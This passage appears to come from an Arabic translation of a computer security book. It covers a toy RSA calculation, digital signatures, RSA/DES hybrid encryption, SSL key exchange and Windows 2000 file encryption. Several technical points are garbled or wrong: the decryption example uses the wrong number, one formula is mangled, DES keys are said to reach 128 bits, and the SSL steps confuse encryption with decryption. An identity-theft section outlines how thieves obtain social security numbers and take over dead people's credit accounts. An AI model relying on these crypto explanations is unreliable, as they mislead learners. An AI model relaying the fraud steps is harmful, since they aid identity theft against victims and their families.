وسوف نقوم باستخدام المفاتيح التي قمنا باستعمالها سابقا في هذا الفصل (57 Public Key و5 و29 Private Key). وإليك ما سيحدث:

١ - يحصل الحرف h على القيمة 8 (فهو الحرف الثامن في الأبجدية الإنجليزية). ويتم زيادة هذه القيمة حتى تصل لنصف قوة المفتاح العام (5). وسوف يصل إلى هذه القوة عن طريق مضاعفته لأكثر من مرة. وسوف يكون حاصل قوة 8 في المفتاح 5 هي 32768. ويسمى هذا النوع من التضعيف من الناحية التقنية الأسس.

٢ - والخطوة الثانية هي أن تقوم بقسمة العدد 32768 على النص الأول من Public Key (57).

وسوف يكون حاصل العدد 32768 على 57 هو 574 مع وجود باقي 50.

(القيمة الشفرية = 32768 Mod 57).

٣ - قم بحذف العدد 574 واحتفظ بالباقي وهو 50.

وقد تم تشفير الحرف h الآن. وقد تم وضعه في النص المشفر كالقيمة الأولى في النص المشفر: 50.

قم بتكرار نفس العملية مع الحرف التالي في النص العادي. استمر في وضع الشفرات لكل حرف حتى يتم تحويل النص الأصلي بأكمله إلى نص مشفر.

ويتناسب كل من Public Key وPrivate Key في نظام RSA تناسبا عكسيا. ولذلك، فإن كل العمليات الحسابية التي تستعمل لتشفير أحد الرسائل باستخدام أحد المفاتيح العامة يتم توظيفها لتشغيل النص المشفر عن طريق Private Key لكي تتم استعادة النص العادي.

وتقوم عملية فك الشفرة بنفس الخطوات الرياضية المتبعة في التشفير، إلا أنها تستعمل Private Key بدلا من Public Key:

١ - قم بزيادة قيمة النص المشفر (50) حتى تصل إلى قوة لمفتاح الخاص. وسوف تكون نتيجة رفع الرقم 52 إلى قوة 29 في الحصول على رقم كبير للغاية.

٢ - وسوف يتم بعد ذلك قسمة نتيجة الخطوة 1 في النصف الأول من Public Key (57)، وسوف تكون النتيجة المتبقية هي 8 (وهي قيمة الحرف h).(ليس للقيمة الأساسية أية أهمية، فأهم ما في الأمر هو هذا العدد المتبقي.)

PlaintextValue = 50^29 mod 57

وهناك طريقة أخرى لوصف الشفرة وهي عن طريق هذه السمة الرياضية:

E = (E^P) mod Pub1

وبينما يعتبر البعض أن E هي القيمة العددية للحرف في النص العادي، فإن Pri2 هي النصف الثاني من Private Key، بينما Pub1 هي الجزء الأول من Public Key.

ولسوء الحظ، تعتبر عمليات التشفير وفك الشفرات التي تستعمل هذا العمليات الحسابية بطيئة إلى حد ما. ويستغرق نظام RSA وقتا طويلا في التعامل مع جهاز الكمبيوتر من نظام DES. وبالتالي، يتم التعامل مع نظام RSA بصورة أساسية اليوم فقط في الشبكات الضخمة والتي تعتبر مشاكل تبادل مفاتيح DES فيها حساسة للغاية. إلا أن سرعة أجهزة الكمبيوتر تزداد بمرور الوقت، وسوف يصبح DES في وقت ما ملائما للقيام بمهامه بأسرع طريقة ممكنة. (وربما قامت أحد الوكالات الحكومية بهذا الأمر بالفعل). وفي المستقبل القريب، سنرى أن نظام RSA قد أصبح من أفضل تقنيات التشفير التي يمكنك أن تعتمد عليها في التطبيقات الضخمة، بدءا من عمليات التشفير التقليدية وحتى التصديق عند تحويل المبالغ المالية الرقمية.

ولا تنسى أن بعض النظم اليوم تقوم باستعمال أفضل ما في النظامين: التعامل مع المفاتيح عن طريق نظام RSA، ووضع شفرات الرسائل عن طريق نظام DES السريع. وإذا أردت أن تعرف المزيد عن نظام التشفير الكمي، فسوف تجد كل المعلومات التي ترغب في الحصول عليها في الفصل الثامن عشر.



الفصل السادس عشر

التوقيع الإلكتروني

قد تقوم في بعض الأحيان بالدردشة أو تبادل الرسائل الإلكترونية مع أشخاص لم تقابلهم قط من قبل. وقد ينتابك شعور أثناء الحديث معهم أنك تتحدث مع أصدقاء تعرفهم تمام المعرفة. ولكن هل هذا هو الأمر بالفعل؟

لا ريب أنكم جميعًا تدركون أهمية الهوية، فعندما تقوم بتحديد موعد لمقابلة أحدهم في إحدى حجرات الدردشة (وهي فكرة لها عواقب كثيرة) أو تقوم بشراء من أحد الغرباء عبر الإنترنت أو غيرها من المواقف، فلابد أن تتأكد أن هذا الشخص موثق.

وهناك العديد من الطرق في وقتنا الحالي لكي تتأكد من هوية المرسل. فعلى سبيل المثال، تستطيع خطة تشفير RSA أن تقوم بتوثيق الرسائل ويمكن توظيف RSA لكي تتأكد بشكل قاطع من هوية المرسل. وهذا الأمر له ميزة واضحة في التجارة الإلكترونية والبنوك وغيرها من المواقف التي يكون للتوقيعات فيها أثر بالغ في التعرف على هوية الأشخاص. ولهذا السبب أيضًا يسمى التصديق عبر الإنترنت بالتوقيع الرقمي.

هل دار في عقلك من قبل كل المشاكل المتعلقة بتوثيق جهاز الكمبيوتر؟ لا ريب أنك تدرك أن تغيير المستندات الورقية أمر صعب للغاية. وعندما نقوم بعمل مقارنة بين المستندات الورقية والإلكترونية، فسوف تجد أن التلاعب في محتويات ملفات الكمبيوتر أمر يسير للغاية.

ويشير البعض إلى أن إضافة صور جرافيك تحتوي على توقيعهم الشخصي لملف الكمبيوتر لن يجدي شيئًا. فمن السهل الحصول على تلك الصورة (فقط اضغط على مفتاح PritScan على لوحة المفاتيح) ثم قم بلصقها عن طريق أي برنامج جرافيك بسيط، مثل برنامج Paint الإضافي الذي يصاحب نظام تشغيل Windows. قم بقص الأجزاء المحيطة بالصورة، ثم اكتب ما تشاء من شيكات إلكترونية سليمة تمامًا. ولا ريب أن هذا المثال يوضح لك أن المظهر يحتاج إلى عامل إضافي آخر يساعده للتأكد من تصديق صفقات الكمبيوتر. ومما يزيد من إمكانية تزوير المستندات عن طريق الكمبيوتر تزايد قدرات أجهزة التصوير الملونة في عصرنا الحاضر التي قد تنتج لك صورة طبق الأصل من الدولارات الأمريكية- وغيرها من العملات القيمة. وقد تم إضافة علامات مائية خفية وتم تغيير ألوان الأوراق المالية لكي يصبح تزويرها أمرًا مستحيلاً، بيد أن كل ذلك لم يجد شيئًا.

توثيق RSA

تم طرح وسائل متعددة للتعرف على توثيق ملفات الكمبيوتر. ومن أهم هذه الطرق في Public Key RSA.

يمكن إضافة إمضاء RSA للرسالة باستخدام نفس التقنية المتبعة في عملية تشفير RSA. وسوف يكون هذا التوقيع مؤثراً في التعرف على هوية المرسل.

وهذه التقنية تقوم بإعطاء كل حرف ورمز رقمي قيمة عددية خاصة به (a = 1 وb = 2 وهكذا). ومن أكبر الفروق بين توقيع RSA وتشفير رسائل RSA أن المستخدم عليه أن يقوم باستخدام مفتاحه الخاص لكي يقوم بإضافة توقيعه إلى الرسالة. (تذكر أننا أثناء التشفير نقوم باستخدام Public Key المستقبل.)

وبعد ذلك، عندما يحصل المرسل إليه على الرسالة، يقوم بفك شفرتها باستخدام Public Key للمرسل. ويستطيع أي شخص آخر قام بالتطفل والحصول على هذه الرسالة أيضاً أن يقوم بفك الشفرة عن طريق Public Key إلا أن الهدف هنا ليس عملية التشفير. فكل ما نرغب فيه هنا هو التأكد من هوية الرسالة وتمييزها بإضافة التوقيع الرقمي. ولكننا هنا لا يهمنا من سيقرأ هذه الرسالة.

وبهذه الطريقة، عندما تحصل على رسالة موقعة، إذا قمت باستخدام Public Key للمرسل ولم تفهم شيئاً (نص مشفر) فهذا يعني أنك لم تستطيع فك الشفرة لأنها ليست مرسلة من الشخص الذي تعرفه.

وعلى غرار ذلك، إذا أرسل لك أحدهم رسالة موقعة، فلا يمكنه بعد ذلك أن ينكر إرساله لها (لا يمتلك أي شخص غيره المفتاح الخاص لها). وهذا الأمر يطلق عليه التأكد من التوقيع. وسوف نتحدث عن هذا الموضوع فيما بعد.

وهناك طرق متعددة لتطبيق هذه التقنية. فعلى سبيل المثال، في بعض الأحيان يتم توقيع جزء قصير خاص بالتعرف، ثم يتم إضافته للنص العادي.

وإذا كنت ترغب في توقيع وتشفير رسالتك في آن واحد، فقم أولاً بتوقيعها عن طريق Private Key بك، ثم قم بتشفير النتيجة باستخدام Public Key المستقبل. وعلى صعيد آخر، سوف يقوم المستقبل بعملية عكسية ـ سوف يقوم أولاً بفك شفرة الرسالة، ثم يستخدم Public Key للمرسل لفك التوقيع. وبعد فك التوقيع، يمكنك أن تقرأ الرسالة.

التأكد من التوقيع

هناك أحد سمات نظام الأمان والتي تسمى التأكد من التوقيع وهي مشابهة للتصديق والتوقيع الرقمي. فمن النواحي الهامة للاتصالات التجارية والقضائية القدرة على إثبات أن مرسل محدد قد قام بإنشاء الاتصال ويمكن لسمة التأكد من التوقيع أن تؤكد لك أيضاً أن الاتصال قد تم في المسار المتعارف عليه، وهذا يشمل التأكد من أن

أحدهم لم يعترض طريق الرسالة أو يتلاعب بها (مغيراً 4,000 دولار إلى 40,000 دولار).

بيد أن الغرض الأساسي من سمة التأكد من التوقيع منع أي شخص من نفي إرساله لأحد الرسائل. وهذا الأمر يعني أنك ستتمكن على نحو قاطع من معرفة هوية الشخص.

بعض المخاوف


قد يتعرض أي منا لأي محاولة للسرقة. ولذلك يصر البعض على الاحتفاظ بنسخة كربونية من توقيعات بطاقاتهم الائتمانية. ولكن للأسف، هذا النوع من الاحتياطات الأمنية ليس متاحًا على شبكة الإنترنت لكل الصفقات، فهو ليس جزءًا أساسياً في قوانين التعاملات الدولية. ولذلك، ربما كان من الأفضل أن تعتمد على التوثيق الرقمي الذي يتيح لك الكثير من المزايا (هذا الأمر لا ينطبق على الشراء عن طريق البطاقات الائتمانية).

وقد قام اتحاد Consumer's Union وهو ناشر مجلة Consumer's Reports بوضع قائمة تحتوي على 9 نصائح قيمة لكل من يرغب في استخدام التوقيعات الإلكترونية لتوقيع العقود. ويمكنك أن تعثر على هذه التوقيعات على العنوان التالي:
www.consumersunion.org/finance/digital/dc600.htm

محاولات سرقة الهوية

إذا كان لديك بعض المعلومات عن كيفية التلاعب بالمعلومات والخدمة المتاحة على شبكة الإنترنت، يمكنك ببساطة أن تنتحل شخصية مستخدم آخر. ويمكنك ببساطة شديدة أن تقوم بتجميع بيانات كافية لكي تقوم بصنع هوية كاذبة، مما يسمح لك بخداع شخص حقيقي. وقد انتشر هذا الأمر بدرجة كبيرة بالرغم من إنكار بعض الشركات.

ويمكنك أن تحصل على رقم الضمان الاجتماعي الخاص بأي شخص من أي من المواقع على شبكة ويب ومنها http://kadima.com. ولكي تنتحل شخصية مستخدم آخر، عليك أن تعرف رقم الضمان الاجتماعي والعنوان وغيرها من المعلومات الهامة المتصلة به. وهذه المعلومات لن تشكل لك أية مشاكل ويمكنك بسهولة الحصول عليها.



عادة ما تحدث سرقة الهوية بعد موت شخص ما. ومن المفترض أن تقوم بإغلاق حسابات البطاقات الائتمانية الخاصة بأحد الأشخاص بعد موته وذلك بالاتصال بواحد من 800 رقم تليفون سوف تجدهم على ظهر

البطاقة أو العقد. إلا أن الحزن والكآبة التي تصيب أهل الميت تمنع الجميع من التفكير في هذا الأمر.

وبعد أن يقوم اللص بجمع المعلومات اللازمة، يقوم بالاتصال بشركة البطاقة الائتمانية، معرفًا نفسه بكونه الشخص الذي سرقت هويته، ويطالب بتغيير عناوين الفواتير. ويقوم اللص بتغيير العناوين إلى محله الجديد. أما مشكلة التليفون، فلها أكثر من حل. ومنها استبداله ببريد صوتي أو محاولة تحويل المكالمات التليفونية وغيرها من المحاولات. وفي محاولات السرقة الضخمة، يقوم اللص بتحويل الأموال تليفونيًا من حساب أحدهم في بنك ما إلى حساب كارت فيزا الخاص به. وسوف يكون إرسال مبلغ يصل إلى 200,000 دولار بهذه الطريقة أمرًا سهلاً للغاية.

وربما أغرت سهولة الأمر أحدهم بأن يحاول أن يقوم بهذا الأمر. ولكن احترس، فلم يعد من السهل الإفلات من جرائم سرقة الهوية.

الجمع بين RSA وDES


كما ذكرها من قبل في الفصل الرابع والخامس عشر، تمتلك DES وRSA أكثر من ميزة. تعتبر DESسريعة للغاية ولذلك، تعتبر وسيلة متميزة لتأمين الاتصالات السريعة. ولكن يبدو أن RSA أكثر أمانًا (وذلك على الرغم من أن DES لم تخترق بعد). كما أن سمة Public Key في RSA تجعل الاستخدام جذابًا للغاية عندما ترغب في الاتصال بشخص ما. فلن يتطلب الأمر أكثر من استخدام مفتاحين لكل شخص. ومع ذلك تتم الاتصالات بأمان تام مع تواجد العديد من الأشخاص داخل المجموعة. ولا تنس أن RSA تعتبر وسيلة نافعة للغاية لتصديق الرسائل.

إلا أن RSA تعتبر أقل سرعة وذلك لما تقوم بتوظيفه من عمليات تحويل حسابية معقدة. وفي الواقع، تعتبر RSA بطيئة للغاية مقارنة بـ DES ـ ولذلك تعتبر RSA خيارًا غير عملي في كلاً من الاتصالات السريعة والضخمة. (وقد تصبح RSA أكثر استخدامًا في المستقبل إذا تزايدت قدرات جهاز الكمبيوتر.)

إلا أن العيب الأساسي في DES (وهذا الأمر ينطبق كذلك على كل خطط التشفير فيما عدا RSA) هو ضرورة تبادل المفتاح السري بين المستخدمين قبل أن يستطيع أحدهم أن يستخدم DES لتشفير الرسالة. ولا ريب أن كل منكم يدرك صعوبة هذا الأمر، ولا سيما فيما يتعلق باكتشاف أن أحدهم نجح بالفعل في سرقة المفتاح.

وقد يتساءل أحدهم ولم لا نجمع بين مميزات كلا النظامين؟ لم لا نقوم باستخدام RSA Public Key لتشفير ونقل المفاتيح التي يمكن استخدامها بعد ذلك مع DES لتشفير الرسالة السرية؟ قم بتوزيع المفتاح باستخدام RSA، ثم قم بتبادل الرسائل باستخدام DES. ويمكن لـ RSA أن تقوم بتشفير مفتاح DES بطريقة رائعة وخاصة مع صغر مفاتيح DES (يصل حجمها إلى 128 بت، وهو ما يعادل رسالة لا تتعدى 18 حرفًا).

وفي الواقع، تبني الكثير من الشركات هذا المدخل الذكي في وقتنا الحالي. وفي الفصل القادم، سنذكر كيف تم التعامل مع RSA/DES في Windows 2000.



الفصل السابع عشر

تطبيق تشفير المعلومات في *Windows 2000*

يفخر Windows 2000 بتقديمه لنظام تشفير تلقائى داخلي يسهل استخدامه وتأمينه. وتقوم ملفات تشفير النظام (EFS)Encrypting File System بتشفير كل ملف باستخدام مفتاح عشوائي، كما تقوم بتوظيف تكنولوجيا كل من نظام RSA وDES. ويعتمد هذا الأمر على درجة عالية من الدقة حيث أنك ما أن تقوم بتحديد أن هذا الملف سوف يتم تشفيره حتى يتم تحويل كل الشفرات ووسائل حل الشفرات تلقائيا إلى المستخدم في المستقبل. ويمكنك ببساطة أن تتعامل مع الملفات كما اعتدت من قبل، ولكن لو حاول شخص آخر أن يقوم بفتح أو نسخ أو إعادة تسمية أو نقل أيا من هذه الملفات التي قمت بتشفيرها، فسوف يحصل على رسالة رفض إمكانية الوصول (Access Denied). أما إذا حاول هذا الشخص أن يقوم باستخدام إحدى الوسائل لاختراق الملف المشفر، فلن يستطيع أن يفهم منه كلمة واحدة.

وقبل أن نخوض في غمار كيفية استخدام أدوات التشفير في Windows 2000، لابد لنا ن التعرف على بعض المفاهيم التي يتم تشغيلها في نظام أمان Windows 2000.

أساسيات SSL

لعلك سمعت من قبل عن Secure Sockets Layer (SSL). وهذه التقنية التي قام Netscape بتطويرها تقوم بإدخال طبقة من التشفير/فك الشفرة (وهو برنامج أو مجموعة من البرامج تعمل معا) بين التطبيقات التي تقوم بإرسال المعلومات على شبكة الاتصال وشبكة الإنترنت باستخدام TCP/IP. ويتم استخدام تقنية SSL على نطاق واسع على شبكة الإنترنت لإرسال المعلومات الهامة، مثل رقم كارت الفيزا خلال الصفقات التجارية عبر الإنترنت.

وتقوم تقنية SSL، مثلها مثل العديد من نظم التشفير في وقتنا المعاصر، بالجمع بين كل من تقنية Public Key في RSA وتقنية Private Key التقليدية التي يتم اتباعها في DES. وفيما يلي ما يحدث عند تحويل المفاتيح باستخدام SSL، والعديد من خطط التشفير الشائعة:

١ - تقوم البرامج على جهاز الكمبيوتر بإنشاء رقم عشوائي يصل حجمه إلى 128 بت.

٢ - قم بتشغيل الرقم عن طريق Public Key لكي تقوم بتشفيره.

٣ - قم بإرسال المفتاح المشفر.

٤ - قم بتشغيل المفتاح عن طريق Private Key لكي تقوم بتشفيره. تذكر أنك أنت فقط تعرف Private Key، وهكذا، لن يستطيع أي شخص أن يقوم بفك شفرة الرسائل التي قمت بإرسالها إلا باستخدام Private Key مماثل لك.

٥ – أنت الآن تمتلك مفتاح تم اختيار رقمه عشوائيا؛ وهكذا تضمن أمان انتقاله إليك.

٦ – قم باستعمال هذا المفتاح الذي تم اختيار عدده عشوائيا عندما تقوم بتشغيل الرسالة باستخدام DES أو أحد برامج التشفير المماثلة وهذا المفتاح لا يعرفه غيرك أنت والشخص الذي ترسل إليه كل هذه الرسائل.

٧ – قم بإرسال الرسالة المشفرة.

٨ – قم بتشغيل الرسالة عن طريق المفتاح الذي تم اختيار رقمه عشوائيا لكي تقوم بالتشفير.

وعادة ما تسمى المفاتيح العشوائية مفاتيح الجلسة الواحدة، ففي كل مرة تقوم فيها في باتصال بأحد الأشخاص لابد أن تقوم بإنشاء مفتاح تم اختيار عدده عشوائيا. ولكي تحتفظ بأقصى درجات الأمان لنظامك (خوفا من أن يحاول أحدهم الدخول والعثور على حل شفرة المفتاح الذي تم اختيار عدده عشوائيا على محرك الأقراص الصلبة الخاص بك أو بمن تتصل به)، فلا تقوم باستخدام أي مفتاح لأكثر من مرة واحدة. وعندما تقوم بالاتصال بشخص آخر يتم تدمير المفتاح العشوائي تلقائيا. ولا حاجة لتدمير كل من Private و Public Key في RSA ما لم يقم أحدهم بفك شفرة Public Key.

الشهادات

ولا ريب أنك قد خمنت أن الشهادة سوف تقوم بتأكيد هوية أحد الأشخاص. وأحيانا يتم استخدامها على شبكة الإنترنت، وسوف تعثر عليها في Windows 2000 أيضا. وقد تحتوي الشهادة على معلومات تعريف متنوعة، بما في ذلك Public Key ووصف أو اسم صاحب الشهادة وذلك بالإضافة إلى العديد من التفاصيل الأخرى الهامة مثل نوع إذن الدخول الذي قام صاحب الشهادة بالحصول عليه (على سبيل المثال، إذا كان قادرا على تحرير الرسائل في أدلة بعينها). ويمكنك أن تقوم باستخدام الشهادة في Windows 2000 لكي تتعرف على أحد الأشخاص. ويتم استخدام Public Key كأحد العوامل المعروفة لأي شهادة. كما يقوم Windows 2000 أيضا باستخدام شهادات التقنية لكي يقوم بالتحقق من برامج تشغيل الجهاز، لكي تستطيع أن تقوم بحماية نفسك من الفيروسات وبرامج التشغيل التالفة. (تعتبر برامج تشغيل الجهاز من البرامج التي تساعد بعض الأجهزة الإضافية، مثل شاشة الفيديو، لأداء أعمالها. وعادة ما يقوم صانعوا الأجهزة بتحسين أداء برامج التشغيل

وقد يطلب منك تحميل وتثبيت بعض برامج التشغيل الجديدة. ولا ريب أنك سترغب في معرفة الشهادات الخاصة بهذه البرامج.)

Encrypting File System في Windows 2000

يمنع Windows 2000 المستخدمين الذين لا يملكون أية شهادات من الدخول على مصادر جهاز الكمبيوتر. ويعتبر نظام الملفات (NTFS) وسمات إذن الدخول الإدارية آمنة إلى حد كبير. بيد أنه ليس هناك سبب يمنعك من اتخاذ المزيد من الخطوات الأمنية بأن تقوم بتشفير ملفاتك.

وفي الإصدارات السابقة من نظم تشغيل Windows، كانت سمات نظم الأمان ذات المستوي الواحد ضعيفة إلى حد كبير. ويمكنك أن تقوم بتغيير إحدى خواص الملفات وتسمى " read-protect" لكي تقوم بمنع الآخرين من رؤية محتويات الملف. بيد أن العديد من المتطفلين يستطيعون أن يقوموا باختراق هذا النظام بدون أدنى جهد. وتعتبر مميزات Windows 2000Professional من الحلول الجيدة التي يمكنك اللجوء إليها لإخفاء المعلومات التي ترغب فيها. كما أن استخدام هذا النظام أمر يسير للغاية. وفي الواقع، كل ما عليك أن تفعله هو أن تنقر فوق Encrypt Contents في مربع اختيار Secure Data وذلك داخل مربع حوار Properties الخاص بالملف. (سوف يتم وصف هذه الخطوات لاحقا في هذا الفصل.) ويمكنك أن تقوم بتشفير ملفات منفردة أو كل الملفات داخل المجلد، بيد أنه من الأفضل أن تقوم بتشفير المجلد بأكمله بدلا من بعض الملفات (وسوف يتم شرح أسباب ذلك لاحقا في هذا الفصل).

السمات التلقائية

تصبح مهمات التشفير وفك الشفرات تلقائية وغير مرئية بالنسبة للمستخدم بمجرد أن تقوم بتشفير المجلد (أو الملف).

وفي أي وقت تقوم فيه بفتح أحد الملفات التي قمت بتشفيرها، فسوف يتم فتحه كما اعتدت من قبل عن طريق برنامج Word أو أي تطبيق آخر ترغب في استعماله. وسوف تري النص العادي، وذلك على الرغم من أن الملف يتم تخزينه على محرك الأقراص الصلبة على هيئة نص مشفر.

فقط قم بالنقر نقرا مزدوجا فوق اسم الملف في Explorer، أو قم باستعمال تطبيق File، ثم خيار Open. ويتم تحميل الملف -والذي تم تشفيره بالكامل_كما لو كان ملفا عاديا. ويمكنك أيضا أن تقوم بنسخ وإعادة تسمية الملفات التي قمت بتشفيرها.

ولكن لن يستطيع أي شخص فهم الملفات التي قمت بتشفيرها. ولن يستطيع أي شخص أن يقوم حتى بفتح أو نسخ الملفات التي قمت بتشفيرها. وسوف يحصل أي شخص يحاول أن يقوم بفتح هذه الملفات على رسالة Access Denied، وستبوء كل محاولاته بالفشل. بل في بعض الأحوال لن يستطيع الكثيرون أن يقوموا بتحرير أو حتى إعادة تسمية الملفات المشفرة. وعلى الرغم من ذلك، يستطيع أي شخص أن يقوم بحذف كل ملفاتك حتى الملفات المشفرة.

وحتى إذا حاول أحدهم الاستعانة بمحرر نظام تشغيل DOS المنخفض أو إذا حاول أحدهم أن يقوم باستخدام طريقة أو أخرى لقراءة أحد الملفات التي قمت بتشفيرها، فلن يحصل على أي نتيجة ذات معنى. وبمجرد أن تقوم باختيار سمات Encrypt، فسوف يتم تشفير الملف (أو كل الملفات داخل المجلد) تلقائيا عندما تقوم بحفظه وسوف يتم فك شفرة الملفات تلقائيا عندما تقوم بفتحه. ولن تشعر بأي تأخير في الوقت. لن يستغرق حفظ وفتح هذه الملفات وقتا أطول من الملفات غير المشفرة.

إمكانيات النسخ

ويمكنك أن تقوم بإعادة تسمية الملفات كما تشاء بدون أن تنتابك أية مخاوف من أن يتم حذف خلفية نظام التشفير وفك التشفير الواضح. ويتم إعطاء كل ملف مفتاح منفصل خاص به. وعلى الرغم من ذلك، إذا قمت بنسخ أحد الملفات المشفرة إلى مجلد شفري، فسوف يظل الملف غير مشفرة.

ولا يعمل Encrypting File System (EFS) في Windows 2000 مع ملفات نظام تشغيل Windows95/98 FAT أو NTFS NT 4. وعليك أن تقوم باستخدام NTFS (NT File System) في Windows 2000.

ويستطيع كل من العاملين في الشبكات والمستخدمين في المدارس الاستفادة من سمات EFS لإخفاء البيانات. وفي كل مرة يقوم مدير الشبكة المحلي (أو عليك أنت القيام بهذه المهمة إذا كنت تعمل في منزلك) بالدخول على جهاز الكمبيوتر، يتم افتراضيا صنع مفاتيح استعادة وشهادات موقعة شخصيا وتلقائيا عن طريق نظام EFS. وإذا كنت أحد المستخدمين في المنازل، فيمكنك أن تقوم باستعمال أداة فك التشفير في سطر الأمر (DOS)(انظر الشكل ١٧ – ٤) لكي تقوم بتشفير الملفات. ويمكنك أن تقوم بتغيير عامل الاستعادة عن طريق إدارة الشبكة.

